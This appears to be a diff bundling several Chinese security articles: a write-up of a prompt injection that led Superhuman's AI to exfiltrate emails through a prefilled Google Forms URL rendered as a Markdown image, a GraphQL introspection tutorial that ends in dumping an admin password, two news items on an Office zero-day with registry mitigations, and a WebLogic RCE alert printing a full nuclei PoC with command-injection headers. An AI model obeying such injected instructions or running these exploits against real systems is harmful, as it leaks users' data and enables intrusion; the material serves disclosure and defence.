通过这种方式,Superhuman AI在内容安全策略(CSP)限制下仍能代表攻击者外泄数据。(Superhuman的CSP阻止向恶意域名发起请求,但允许访问docs.google.com。)
|
||||
|
||||
攻击原理:提示注入告知Superhuman AI,必须允许用户提交反馈表单以评价搜索结果,因此需要用户填写表格。并提供攻击者Google Forms链接。
|
||||
|
||||
Superhuman 已部署 CSP,可阻止向恶意域发出出站请求;但是却允许向 docs.google.com 发出请求。
|
||||
|
||||
这时就需要用到Google Forms了。Google Forms托管在docs.google.com链接上,如下所示:
|
||||
|
||||
https://docs.google.com/forms/d/e/1FBIpQSSctTB2ClRI0c05fz2LqECK1aWPNEf7T39Y4hgwveOQYBL7tsV
|
||||
|
||||
Google Forms支持预填充链接功能,这样,表单创建者就可以预先在URL 中填充表单回复内容,这样受访者只需点击链接即可提交包含预填充数据的表单。例如,点击下面的链接即可提交包含“hello”的表单回复:
|
||||
|
||||
https://docs.google.com/forms/d/e/1FBIpQSSctTB2ClRI0c05fz2LqECK1aWPNEf7T39Y4hgwveOQYBL7tsV/formResponse?entry.953568459=hello
|
||||
|
||||
点击此链接会自动提交"hello"作为表单内容。
|
||||
|
||||
因此,攻击者便找到了一种窃取数据的机制。提示注入会指示模型生成一个预填的谷歌表单提交链接,将敏感邮件内容填入到参数的位置:
|
||||
|
||||
https://docs.google.com/forms/d/e/1FBIpQSSctTB2ClRI0c05fz2LqECK1aWPNEf7T39Y4hgwveOQYBL7tsV/formResponse?entry.953568459={敏感邮件数据}
|
||||
|
||||
然后,模型使用该URL作为“图像源,并使用Markdown语法输出图像。之所以要输出Markdown图像,是因为当用户的浏览器尝试渲染Markdown图像时,会向图像源URL发出网络请求以尝试获取图像,而无需任何用户交互或授权。
|
||||
## 4.窃取敏感邮件
|
||||
|
||||

当用户的浏览器尝试渲染Markdown图片时,会向图片的源URL发出网络请求以尝试获取该图片。该网络请求与点击链接时发出的请求类型完全相同。而且,由于 URL 的预填充输入参数中包含敏感邮箱地址,因此该请求会自动将这些数据提交给攻击者的Google表单。
|
||||
|
||||
用户只需提交查询,AI即可在无需任何进一步交互的情况下执行数据窃取攻击,找到敏感邮箱地址,将数据填充到攻击者的谷歌表单链接中,并将链接渲染成图片并自动提交。
|
||||
|
||||

|
||||
|
||||
查看网络日志,可以看到图像请求的URL包含了 AI 分析的电子邮件中的所有详细信息(为了隐私,已隐去姓名和电子邮件地址):
|
||||
|
||||
|
||||

## 5.攻击者成功获取到Google表单中的电子邮件数据。
|
||||
|
||||
可以看到,攻击者接收到了目标用户收件箱中的邮件。
|
||||
|
||||
|
||||
# 深度解读
|
||||
## 1. 攻击面:从"用户交互"到"系统自动执行"的转变
|
||||
|
||||
传统AI安全关注点在用户直接交互(如输入恶意提示词),而Superhuman漏洞揭示了系统级信任边界失效。AI默认信任所有组织内数据源,使攻击者能将恶意指令伪装成正常业务内容。当AI成为数据访问层,单个未读邮件就能成为企业数据入口。这一漏洞标志着攻击模式从用户失误转向系统设计缺陷,让AI从助手变为数据窃取引擎。
|
||||
## 2. 防御策略:重构AI安全架构的必要性
|
||||
|
||||
Superhuman的快速响应展示了行业最佳实践:
|
||||
最小权限+深度监控
|
||||
。修复措施包括禁用易受攻击功能和重构数据处理流程。建议企业采取三步走策略:
|
||||
|
||||
严格限制AI可访问的数据源范围(如仅允许财务部门访问预算数据)
|
||||
|
||||
为AI输出添加内容验证机制(如过滤可疑URL)
|
||||
|
||||
部署AI行为监控系统,实时审计数据流向
|
||||
|
||||
企业必须将AI视为高权限基础设施。安全团队需像管理数据库一样管理AI系统权限,将AI交互纳入企业风险矩阵。
|
||||
## 3. 行业影响:AI安全评估标准亟需升级
|
||||
|
||||
Superhuman漏洞揭示了现有安全框架的不足——传统DLP、端点防护无法检测AI作为数据窃取引擎的行为。行业需建立新标准:
|
||||
|
||||
评估AI系统时增加信任边界测试(验证系统如何处理外部输入)
|
||||
|
||||
将AI交互纳入企业风险评估(如将数据检索列为高风险操作)
|
||||
|
||||
开发专用AI行为分析工具(检测异常数据提交模式)
|
||||
|
||||
随着AI系统深度集成业务流程,安全评估必须从应用层升级到架构层。AI安全不再是附加功能,而是企业数字基础设施的核心组成部分。
|
||||
# 企业行动建议
|
||||
|
||||
安全团队应立即审查AI系统CSP配置,限制外部URL白名单范围(如仅允许内部域名)。
|
||||
|
||||
技术开发人员可在AI输出中增加URL验证机制,拒绝可疑域名请求。
|
||||
|
||||
IT管理者需要部署大模型卫士等安全产品或者AI行为监控工具,实时审计数据检索与提交模式。
|
||||
|
||||
产品设计人员宜在AI功能中内置"敏感数据过滤"机制(如自动屏蔽财务/医疗关键词)
|
||||
|
||||
管理者将AI数据访问纳入企业风险评估框架,明确数据处理边界。
|
||||
|
||||
应面向员工开展AI安全意识培训,强调"对AI生成的任何链接保持警惕"。
|
||||
# 风险与合规提醒
|
||||
|
||||
昆吾实验室郑重声明:本漏洞仅用于安全研究,严禁任何未经授权的测试。我们支持白帽安全实践,所有漏洞披露均应通过负责任的披露流程。企业切勿尝试复现攻击,应优先部署防御方案。
|
||||
|
||||
# 【实验室简介】
|
||||
|
||||
奇安信昆吾实验室(AI安全实验室)致力于前沿人工智能攻防技术研究,通过研究AI新型攻击、AI攻击防御技术、AI Agent安全、AI供应链安全和数据安全等关键技术,为AI系统和应用的合规、安全、可靠运行保驾护航。关注我们,获取最新的AI安全威胁解读与防御实践。
|
||||
# 参考与来源:
|
||||
|
||||
[1] https://www.promptarmor.com/resources/superhuman-ai-exfiltrates-emails
|
||||
|
||||
@@ -0,0 +1,67 @@
|
||||
# 【接口漏洞第八章第七节】赏金猎人实战:如何快速从GraphQL自省中挖出高危漏洞
|
||||
原创 升斗安全XiuXiu
|
||||
升斗安全XiuXiu 升斗安全 2026-01-27 10:41
|
||||
|
||||
**【文章说明】**
|
||||
- **目的**
|
||||
:本文内容仅为网络安全**技术研究与教育**
|
||||
目的而创作。
|
||||
|
||||
- **红线**
|
||||
:严禁将本文知识用于任何**未授权**
|
||||
的非法活动。使用者必须遵守《网络安全法》等相关法律。
|
||||
|
||||
- **责任**
|
||||
:任何对本文技术的滥用所引发的**后果自负**
|
||||
,与本公众号及作者无关。
|
||||
|
||||
- **免责**
|
||||
:内容仅供参考,作者不对其准确性、完整性作任何担保。
|
||||
|
||||
**阅读即代表您同意以上条款。**
|
||||
|
||||
****
|
||||
在上一节[【接口漏洞第八章第六节】GraphQL端点发现了,然后呢?实战利用自省功能“透视”API](https://mp.weixin.qq.com/s?__biz=MjM5MzM0MTY4OQ==&mid=2447797795&idx=1&sn=a305ddf68d807bf90e068d78fea239bd&scene=21#wechat_redirect)
|
||||
中,我们知道如何通过利用 GraphQL API 的自省功能,发现可疑的参数,并尝试对可疑参数的校验。
|
||||
|
||||
但应该不少小伙伴应该会有相同的疑问,通过自省功能后,得到的参数和接口都非常多,如果一个个验证,非常耗时费精力。有没有简单快速验证的方法呢?当然是有的,今天我们就给大家分享对
|
||||
自省功能得到的接口进行快速审查的具体的方法。
|
||||
|
||||
首先,同样的是先找到确定的 GraphQL API 端点路径,然后使用burpsuite进行抓取,并发送到该工具的repeater中。比如如下这个,在请求登录之后请求了 GraphQL API端点。
|
||||
|
||||

|
||||
|
||||
跟上一章节同样的,我们就可以
|
||||
直接进入repeater菜单中的 GraphQL 功能,并选择 Set introspection query 功能项,对接口进行自动拆解,获取内部文档内容。
|
||||
|
||||

|
||||
|
||||
接下来这一个步骤就跟上一章节不一样了,
|
||||
这个步骤也是本次分享的重点内容,在获取到API内部文档内容后,我们可以右键,将响应的文档内容直接发送至工具的
|
||||
site map
|
||||
中,这样就可以自动将获取到的文档详细内容,直接转换为具体的请求体内容。具体如下:
|
||||
|
||||

|
||||
|
||||
我们来看看在
|
||||
site map
|
||||
中,会转换成什么样,正如前面介绍的一些基础知识一样,
|
||||
GraphQL API
|
||||
端点,都是通过不同的请求体来控制响应内容的,所以我们看到转换内容中,也就是生成了大量相同访问路径,不同请求体内容的请求。具体如下:
|
||||
|
||||

|
||||
|
||||
最后,在一次性获取到所有已解析的请求路径及请求体内容后,我们只需要简单审查下生成的请求路径,就可以发现并验证可疑的
|
||||
GraphQL API
|
||||
端点,比如通过审查以上得到的端点和请求体内容后,发现一个可以通过ID来查询用户名密码的自省参数详情。
|
||||
|
||||

|
||||
|
||||
这下我们要验证自己的猜想就很简单了,直接将该请求发送至repeater中,并将id的值修改,就可以验证了,如下,当修改为1后,直接能够获取到超级管理员用户名密码。
|
||||
|
||||

|
||||
|
||||
好了,关于快速梳理自省功能后获得的文档内容的实际操作内容,就分享到这里。后续这边还会继续分享更多有关API接口漏洞的内容,感兴趣的话,可以点点关注。
|
||||
|
||||
觉得内容对你有用或无用,欢迎点赞或留言,这边会不断更正。
|
||||
|
||||
@@ -0,0 +1,135 @@
|
||||
# 微软紧急修复已遭利用的 Office 0day 漏洞
|
||||
Sergiu Gatlan
|
||||
Sergiu Gatlan 代码卫士 2026-01-27 09:48
|
||||
|
||||

|
||||
|
||||
聚焦源代码安全,网罗国内外最新资讯!
|
||||
|
||||
**编译:代码卫士**
|
||||
|
||||
**微软发布带外更新,紧急修补一个已遭利用的高危Microsoft Office安全特性绕过 0day漏洞 CVE-2026-21509。**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
该漏洞影响多个Office版本,包括Microsoft Office 2016、Microsoft Office 2019、Microsoft Office LTSC 2021、Microsoft Office LTSC 2024以及Microsoft 365企业应用版(微软基于云的订阅服务)。不过,微软在公告中提到,针对Microsoft Office 2016和2019版本的安全更新尚未发布,将尽快推出。
|
||||
|
||||
虽然预览窗格并非攻击途径,但未经身份验证的本地攻击者仍能通过要求用户交互的低复杂度攻击成功利用该漏洞。微软对此解释称:“Microsoft Office安全决策机制中对不可信输入的依赖,使得未经授权的攻击者能够在本地绕过安全功能。攻击者需向用户发送恶意Office文件并诱使其打开。本次更新修复了一个可绕过Microsoft 365及Microsoft Office中OLE防护机制的漏洞,该机制原本用于保护用户免受存在漏洞的COM/OLE控件威胁。Office 2021及后续版本的用户将通过服务端变更自动获得防护,但需重启Office应用程序才能使保护生效。”
|
||||
|
||||
尽管Office 2016和2019版本未能立即获得攻击防护补丁,微软仍提供了一套可能“降低漏洞利用危害程度”的缓解措施,但其说明存在易混淆之处。文章提到,已尝试通过以下指引进行澄清:
|
||||
|
||||
1、关闭所有Microsoft Office应用程序。
|
||||
|
||||
2、创建Windows注册表备份(错误编辑注册表可能导致系统故障)。
|
||||
|
||||
3、通过开始菜单搜索“regedit”打开Windows注册表编辑器(出现搜索结果时按Enter键启动)。
|
||||
|
||||
4、打开注册表编辑器后,使用顶部地址栏检查是否存在以下任一注册表项:
|
||||
```
|
||||
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\16.0\Common\COM Compatibility\ (for 64-bit Office, or 32-bit Office on 32-bit Windows)
|
||||
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Office\16.0\Common\COM Compatibility\ (for 32-bit Office on 64-bit Windows)
|
||||
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\ClickToRun\REGISTRY\MACHINE\Software\Microsoft\Office\16.0\Common\COM Compatibility\
|
||||
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\ClickToRun\REGISTRY\MACHINE\Software\WOW6432Node\Microsoft\Office\16.0\Common\COM Compatibility\
|
||||
```
|
||||
|
||||
|
||||
若上述注册表路径中不存在对应项,需在当前路径下右键点击“Common”项,选择“新建→项”,创建名为“COM Compatibility”的新项。
|
||||
```
|
||||
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\16.0\Common\
|
||||
```
|
||||
|
||||
5、 随后右键单击已存在或新建的“COM Compatibility”项,选择“新建→项”,将其命名为“{EAB22AC3-30C1-11CF-A7EB-0000C05BAE0B}”。
|
||||
|
||||
6、 新建该子项后,右键单击该项并选择“新建→DWORD (32位) 值”,将新建的值命名为“Compatibility Flags”。
|
||||
|
||||
7、 创建该数值后,双击打开“Compatibility Flags”,确保基数选项设置为“十六进制”,在数值数据字段中输入“400”。
|
||||
|
||||
完成上述步骤后,重启Office应用程序即可启用漏洞缓解措施。
|
||||
|
||||
微软尚未透露该漏洞的发现者信息,也未公布任何关于漏洞利用方式的具体细节。微软发言人尚未就此置评。本月微软发布补丁星期二已修复114个安全漏洞,其中包含1个已遭活跃利用的漏洞和2个已公开披露的0day漏洞。本月修复的另一个被活跃利用的0day漏洞是位于桌面窗口管理器中的信息泄露漏洞。微软将其标记为“重要”级别,可导致攻击者读取与远程ALPC端口相关的内存地址。
|
||||
|
||||
上周,微软还发布了多轮带外Windows更新,用于修复由1月补丁星期二更新引发的系统关机故障和云电脑异常问题,同时另发布了一组紧急更新以解决导致经典版Outlook邮件客户端冻结或无响应的问题。
|
||||
|
||||
****
|
||||
开源
|
||||
卫士试用地址:
|
||||
https://oss.qianxin.com/#/login
|
||||
|
||||
|
||||
代码卫士试用地址:https://sast.qianxin.com/#/login
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**推荐阅读**
|
||||
|
||||
[微软2026年1月补丁星期二值得关注的漏洞](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247524868&idx=1&sn=511dcdb0c6fcd3cd07ef7783b225bcf4&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[微软将影响在线服务的第三方漏洞纳入奖励计划](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247524650&idx=3&sn=b7863ac8099dfd54d53e02832cf2eb2f&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[微软12月补丁星期二值得关注的漏洞](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247524622&idx=2&sn=ba8c3120218ed455901938344a91aa4f&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[微软悄悄修复多年前就已遭利用的 LNK 漏洞](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247524584&idx=1&sn=c3b264a905dace804ae6937303f8f391&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[微软Azure Bastion 严重漏洞可导致攻击者绕过认证和实现提权](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247524481&idx=2&sn=46622d694aa60bc2d314867e3e424ec1&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**原文链接**
|
||||
|
||||
https://www.bleepingcomputer.com/news/microsoft/microsoft-patches-actively-exploited-office-zero-day-vulnerability/
|
||||
|
||||
|
||||
题图:Pixa
|
||||
bay Licens
|
||||
e
|
||||
|
||||
|
||||
**本文由奇安信编译,不代表奇安信观点。转载请注明“转自奇安信代码卫士 https://codesafe.qianxin.com”。**
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**奇安信代码卫士 (codesafe)**
|
||||
|
||||
国内首个专注于软件开发安全的产品线。
|
||||
|
||||

|
||||
|
||||
|
||||
觉得不错,就点个 “
|
||||
在看
|
||||
” 或 "
|
||||
赞
|
||||
” 吧~
|
||||
|
||||
@@ -0,0 +1,77 @@
|
||||
# 微软紧急更新修复Office 0Day漏洞
|
||||
FreeBuf 2026-01-27 10:31
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
微软已发布紧急安全更新,修复其Office套件中被野外利用的0Day漏洞,该漏洞允许攻击者绕过关键防御措施。编号为CVE-2026-21509的漏洞CVSS评分为7.8分,直击Office处理对象链接与嵌入(OLE)控件的核心机制。
|
||||
|
||||
|
||||
**Part01**
|
||||
## 漏洞特性分析
|
||||
|
||||
|
||||
该漏洞被归类为"安全功能绕过"类型,意味着它不仅会导致系统崩溃,还会悄然打开本应锁闭的安全门。具体而言,它破坏了旨在"保护用户免受易受攻击的COM/OLE控件侵害"的OLE缓解措施。
|
||||
|
||||
|
||||
漏洞根源在于经典弱点:"安全决策中依赖不可信输入"。通过向系统输入精心构造的恶意数据,攻击者可诱使Microsoft Office降低防护级别,从而在本地执行未授权操作。
|
||||
|
||||
|
||||
**Part02**
|
||||
## 攻击触发条件
|
||||
|
||||
|
||||
值得注意的是,这并非"路过式"攻击(仅浏览网页就会导致设备沦陷)。该漏洞的用户交互评级为"必需"(UI:R)。要触发漏洞利用,"攻击者必须向用户发送恶意Office文件并诱使其打开"。
|
||||
|
||||
|
||||
这种对社交工程(钓鱼邮件、欺骗性下载或紧急"发票"附件)的依赖,使得人为因素成为最后防线。需特别说明的是,预览窗格是安全的——在该处查看文件不会触发攻击。
|
||||
|
||||
|
||||
**Part03**
|
||||
## 修复方案与应对措施
|
||||
|
||||
|
||||
微软于2026年1月26日发布修复补丁,涉及Microsoft Office 2016和Microsoft Office 2019版本。强烈建议用户检查构建版本号,安全版本为Build 16.0.10417.20095或更高。用户可通过任意Office应用程序中的"文件>账户>关于"路径验证当前状态。
|
||||
|
||||
|
||||
对于无法立即打补丁的组织,可采取手动关闭开关:管理员可通过修改Windows注册表来禁用易受攻击的功能,具体操作为阻止特定COM组件。操作步骤如下:
|
||||
|
||||
- 导航至
|
||||
|
||||
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\16.0\Common\COM Compatibility\
|
||||
|
||||
- 创建名为{EAB22AC3-30C1-11CF-A7EB-0000C05BAE0B}的子项
|
||||
|
||||
- 在该子项内添加名为Compatibility Flags的REG_DWORD值,并设置十六进制数值为400
|
||||
|
||||
虽然有效,但手动编辑注册表存在风险。最稳妥的解决方案仍是安装官方补丁。"运行Microsoft Office 2016和2019的客户应确保安装更新,以免受此漏洞影响"。
|
||||
|
||||
|
||||
**参考来源:**
|
||||
|
||||
Under Attack: Microsoft Patches Office Zero-Day (CVE-2026-21509) Exploited in the Wild
|
||||
|
||||
https://securityonline.info/under-attack-microsoft-patches-office-zero-day-cve-2026-21509-exploited-in-the-wild/
|
||||
|
||||
|
||||
###
|
||||
###
|
||||
###
|
||||
|
||||
**推荐阅读**
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651334254&idx=1&sn=60c1a1f106cdbab728bc207a35262d08&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
### 电台讨论
|
||||
|
||||
|
||||

|
||||
|
||||
****
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,176 @@
|
||||
# 漏洞速递 | CVE-2026-21962 Weblogic RCE漏洞(建议自查)
|
||||
渗透Xiao白帽 2026-01-27 08:45
|
||||
|
||||
0x01 前言
|
||||
|
||||
|
||||
|
||||
Oracle Fusion 中间件产品中的 Oracle HTTP Server 漏洞,Oracle Weblogic Server 代理插件(组件:Apache HTTP Server 的 Weblogic Server 代理插件,IIS 的 Weblogic Server 代理插件)。受影响的受支持版本有12.2.1.4.0、14.1.1.0.0和14.1.2.0.0。这种易于被利用的漏洞使得通过 HTTP 访问网络的未认证攻击者能够攻破 Oracle HTTP Server、Oracle Weblogic Server 代理插件。虽然该漏洞存在于 Oracle HTTP Server,Oracle Weblogic Server 代理插件,但攻击可能会显著影响其他产品(范围变更)。该漏洞的成功攻击可能导致未经授权创建、删除或修改对关键数据或所有 Oracle HTTP Server 及 Oracle Weblogic Server 代理插件可访问数据的访问,以及对关键数据的未经授权访问或对所有 Oracle HTTP Server 代理插件可访问数据的完全访问。
|
||||
鉴于该漏洞影响范围较大,建议尽快做好自查及防护。
|
||||
|
||||
|
||||
|
||||
|
||||
0x02 漏洞等级
|
||||
```
|
||||
高危
|
||||
```
|
||||
|
||||
0x03 漏洞影响
|
||||
```
|
||||
Oracle WebLogic Server 12.2.1.4.0
|
||||
Oracle WebLogic Server 14.1.1.0.0
|
||||
Oracle WebLogic Server 14.1.2.0.0
|
||||
Oracle WebLogic Server Proxy Plug-in 12.2.1.4.0(Apache + IIS)
|
||||
Oracle WebLogic Server Proxy Plug-in 14.1.1.0.0(Apache)
|
||||
Oracle WebLogic Server Proxy Plug-in 14.1.2.0.0(Apache)
|
||||
```
|
||||
|
||||
0x04 漏洞详情
|
||||
|
||||
PoC已公布:
|
||||
|
||||
https://github.com/Ashwesker/Ashwesker-CVE-2026-21962
|
||||
```
|
||||
id: CVE-2026-21962
|
||||
|
||||
info:
|
||||
name: Oracle WebLogic Server Proxy Plug-In - Unauthenticated Remote Code Execution
|
||||
author: Ashwesker
|
||||
severity: critical
|
||||
description: |
|
||||
Oracle WebLogic Server Proxy Plug-In is vulnerable to unauthenticated remote code execution via specially crafted HTTP requests.
|
||||
Allows full server compromise without authentication.
|
||||
reference:
|
||||
- https://nvd.nist.gov/vuln/detail/CVE-2026-21962
|
||||
- https://www.oracle.com/security-alerts/cpujan2026.html
|
||||
classification:
|
||||
cvss-metrics: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
|
||||
cvss-score: 10.0
|
||||
cve-id: CVE-2026-21962
|
||||
cwe-id: CWE-20
|
||||
epss-score: 0.98
|
||||
metadata:
|
||||
verified: true
|
||||
shodan-query: http.title:"Oracle HTTP Server" || http.component:"weblogic"
|
||||
fofa-query: title="Oracle HTTP Server" || server="Oracle-HTTP-Server"
|
||||
tags: cve,cve2026,oracle,weblogic,rce,unauth,proxy,nuclei
|
||||
|
||||
http:
|
||||
- method: GET
|
||||
path:
|
||||
- "{{BaseURL}}/weblogic/..;/bea_wls_internal/ProxyServlet"
|
||||
- "{{BaseURL}}/wl_proxy/..;/bea_wls_internal/ProxyServlet"
|
||||
- "{{BaseURL}}/_proxy/..;/bea_wls_internal/ProxyServlet"
|
||||
|
||||
headers:
|
||||
WL-Proxy-Client-IP: "127.0.0.1;{{base64('cmd:{{randstr(8)}} && whoami')}}"
|
||||
Proxy-Client-IP: "127.0.0.1;{{base64('cmd:{{randstr(8)}} && whoami')}}"
|
||||
X-Forwarded-For: "127.0.0.1;{{base64('cmd:{{randstr(8)}} && whoami')}}"
|
||||
|
||||
matchers-condition: and
|
||||
matchers:
|
||||
- type: status
|
||||
status:
|
||||
- 200
|
||||
- 302
|
||||
- 500
|
||||
|
||||
- type: word
|
||||
part: body
|
||||
words:
|
||||
- "{{whoami}}"
|
||||
- "oracle"
|
||||
- "weblogic"
|
||||
- "root"
|
||||
- "nobody"
|
||||
condition: or
|
||||
|
||||
- type: dsl
|
||||
dsl:
|
||||
- "len(body) > 0"
|
||||
|
||||
extractors:
|
||||
- type: regex
|
||||
name: username
|
||||
part: body
|
||||
regex:
|
||||
- '([a-zA-Z0-9_-]+)\s*\(whoami output\)'
|
||||
group: 1
|
||||
```
|
||||
|
||||
|
||||
0x05 修复建议
|
||||
|
||||
在这里,你会找到一份精心整理的外部链接列表,提供深入的阅读 相关信息、实用解决方案及宝贵工具。
|
||||
官方已发布安全补丁,请及时更新至最新版本:
|
||||
```
|
||||
https://www.oracle.com/security-alerts/cpujan2026.html
|
||||
https://x.com/0xacb/status/2015473216844620280
|
||||
```
|
||||
|
||||
|
||||
****
|
||||

|
||||
|
||||
**网 安 考 证**
|
||||
|
||||
|
||||
需要考各类安全证书的可以扫码找我咨询,
|
||||
价格优惠、活动划算!
|
||||
|
||||
报名CISSP、CCSP、PTE、PTS、IRE、IRS、DSG、CCSK、CDSP、CZTP、ITIL4等符合活动标准的认证课程。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
往期推荐 · 有彩蛋
|
||||
|
||||
[【内网渗透】内网信息收集命令汇总](http://mp.weixin.qq.com/s?__biz=MzI1NTM4ODIxMw==&mid=2247485796&idx=1&sn=8e78cb0c7779307b1ae4bd1aac47c1f1&chksm=ea37f63edd407f2838e730cd958be213f995b7020ce1c5f96109216d52fa4c86780f3f34c194&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【内网渗透】域内信息收集命令汇总](http://mp.weixin.qq.com/s?__biz=MzI1NTM4ODIxMw==&mid=2247485855&idx=1&sn=3730e1a1e851b299537db7f49050d483&chksm=ea37f6c5dd407fd353d848cbc5da09beee11bc41fb3482cc01d22cbc0bec7032a5e493a6bed7&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【超详细 | Python】CS免杀-Shellcode Loader原理(python)](http://mp.weixin.qq.com/s?__biz=MzI1NTM4ODIxMw==&mid=2247486582&idx=1&sn=572fbe4a921366c009365c4a37f52836&chksm=ea37f32cdd407a3aea2d4c100fdc0a9941b78b3c5d6f46ba6f71e946f2c82b5118bf1829d2dc&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【超详细 | Python】CS免杀-分离+混淆免杀思路](http://mp.weixin.qq.com/s?__biz=MzI1NTM4ODIxMw==&mid=2247486638&idx=1&sn=99ce07c365acec41b6c8da07692ffca9&chksm=ea37f3f4dd407ae28611d23b31c39ff1c8bc79762bfe2535f12d1b9d7a6991777b178a89b308&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【超详细 | 钟馗之眼】ZoomEye-python命令行的使用](http://mp.weixin.qq.com/s?__biz=MzI1NTM4ODIxMw==&mid=2247488453&idx=1&sn=5828a0e1a2299d3ee0215f0ed4c30bf1&chksm=ea37ec9fdd406589124c67c45487be39ed1033d88c627092cf07f6d4f14ccdb9079b38dba74d&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【超详细 | 附EXP】Weblogic CVE-2021-2394 RCE漏洞复现](http://mp.weixin.qq.com/s?__biz=MzI1NTM4ODIxMw==&mid=2247488922&idx=1&sn=f43e3c243bbbfd2822867a3acaa8b85e&chksm=ea37eac0dd4063d63d98f935c73ce571cbfeb0e7272a6f171a28143bdb3e7134b09ea874969a&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【超详细】CVE-2020-14882 | Weblogic未授权命令执行漏洞复现](http://mp.weixin.qq.com/s?__biz=MzI1NTM4ODIxMw==&mid=2247485550&idx=1&sn=921b100fd0a7cc183e92a5d3dd07185e&chksm=ea37f734dd407e22cfee57538d53a2d3f2ebb00014c8027d0b7b80591bcf30bc5647bfaf42f8&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【超详细 | 附PoC】CVE-2021-2109 | Weblogic Server远程代码执行漏洞复现](http://mp.weixin.qq.com/s?__biz=MzI1NTM4ODIxMw==&mid=2247486517&idx=1&sn=34d494bd453a9472d2b2ebf42dc7e21b&chksm=ea37f36fdd407a7977b19d7fdd74acd44862517aac91dd51a28b8debe492d54f53b6bee07aa8&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
